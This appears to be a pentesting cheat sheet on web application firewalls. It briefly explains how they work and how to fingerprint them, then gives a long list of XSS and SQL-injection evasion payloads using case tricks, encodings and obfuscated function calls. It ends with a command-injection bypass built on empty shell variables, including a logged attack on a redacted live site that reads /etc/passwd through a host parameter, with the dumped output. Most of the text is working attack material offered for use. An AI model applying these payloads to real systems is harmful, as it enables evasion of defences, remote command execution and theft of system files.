WAF

How Does a WAF Work?

How Does a WAF Work?

WAF employs the following strategies to filter the traffic
- **Positive Security Model** — It involves explicitly defining allowed patterns and behaviors, permitting only known legitimate traffic and rejecting all other patterns, enhancing security through a whitelist approach.
- **Negative Security Model** — It identifies and blocks known malicious patterns or signatures, assuming that any traffic matching predefined attack patterns are malicious and denying access, providing security through a blacklist approach.
- **Advanced Capabilities** — Advanced Capabilities – Leverages machine learning / AI algorithm and threat intelligence for proactive defense against sophisticated threats.

WAF Deployment Mode
- **Inline or Bridge Mode** — WAF can be deployed inline between the web application and the network. In bridge mode, it monitors traffic without directly intercepting it, making it a passive observer.
- **Cloud-Based WAF** — Cloud-based WAF solutions are hosted and managed by third-party cloud service providers. They provide scalable and flexible security for web applications without requiring on-premises hardware. This is particularly useful for cloud-hosted applications.
- **Appliance-Based WAF** — WAF appliances are physical devices installed on-premises within the network infrastructure. They provide dedicated and localized protection for organizations with specific hardware requirements or compliance needs.

Web Application Firewall
- Cloudflare
- Imperva
- AWS WAF
- Akamai
- Fortinet FortiWeb

Identifying WAFs
- **Manually** — https://example.com/?p4yl04d3=<script>alert(document.cookie)</script>
- **Automations**
  - Running an Nmap Scan — `nmap --script=http-waf-fingerprint,http-waf-detect –p443 example.com`
  - WafW00f — `wafw00f example.com`
  - WhatWaf — `WhatWaf -u https://exam.com`

Bypassing WAFs

Bypassing Regex
```
<sCrIpT>alert(XSS)</sCrIpT> #changing the case of the tag
<<script>alert(XSS)</script> #prepending an additional "<"
<script>alert(XSS) // #removing the closing tag
<script>alert`XSS`</script> #using backticks instead of parentheses
java%0ascript:alert(1) #using encoded newline characters
<iframe src=http://malicious.com < #double open angle brackets
<STYLE>.classname{background-image:url("javascript:alert(XSS)");}</STYLE> #uncommon tags
<img/src=1/onerror=alert(0)> #bypass space filter by using / where a space is expected
<a aa aaaa aaaaa aaaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa href=javascript:alert(1)>xss</a> #extra characters
```

Obfuscation
```
Function("ale"+"rt(1)")(); #using uncommon functions besides alert, console.log, and prompt
javascript:74163166147401571561541571411447514111541451621645061 5176 #octal encoding
<iframe src="javascript:alert('xss')"> #unicode encoding
/?id=1+un/**/ion+sel/**/ect+1,2,3-- #using comments in SQL query to break up statement
new Function`alt\`6\``; #using backticks instead of parentheses
data:text/html,base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+ #base64 encoding the javascript
%26%2397.(ert(1) #using HTML encoding
<a src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(XSS)"> #Using Line Feed (LF) line breaks
<BODY onload!#$%&()*~+-_.:;?@[/|\]^=confirm()> # use any chars that aren't letters, numbers, or encapsulation chars between event handler and equal sign (only works on Gecko engine)
```

Charset
you can use python script
```
>>> import urllib.parse
>>> s = '<script>alert("xss")</script>'
>>> urllib.parse.quote_plus(s.encode("IBM037"))
```

Content Size

Unicode Compatibility

Source		NFD		NFC		NFKD		NFKC	
ﬁ (FB01)	:	ﬁ (FB01)		ﬁ (FB01)		f (0066)	i (0069)	f (0066)	i (0069)
2⁵ (0032 2075)	:	2⁵ (0032 2075)		2⁵ (0032 2075)		2 (0032)	5 (0035)	2 (0032)	5 (0035)
ṩ (1E9B 0323)	:	f (017F) ̣ (0323) ̇ (0307)		ṩ (1E9B 0323)		s (0073) ̣ (0323) ̇ (0307)		ṩ (1E69)	

Uninitialized Variables
```
root@themiddle:~# echo $u

root@themiddle:~# cat$u /etc$u/passwd$u
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

```
view-source:████████.com/cfwaftest.php?host=www.google.it;cat$u+/etc$u/passwd$u

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.it
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63128
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.google.it.            IN  A

;; ANSWER SECTION:
www.google.it.        299 IN  A    216.58.208.35

;; Query time: 11 msec
;; SERVER: 2001:4860:4860::8888#53(2001:4860:4860::8888)
;; WHEN: Wed Aug 29 21:24:33 CEST 2018
;; MSG SIZE  rcvd: 58

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```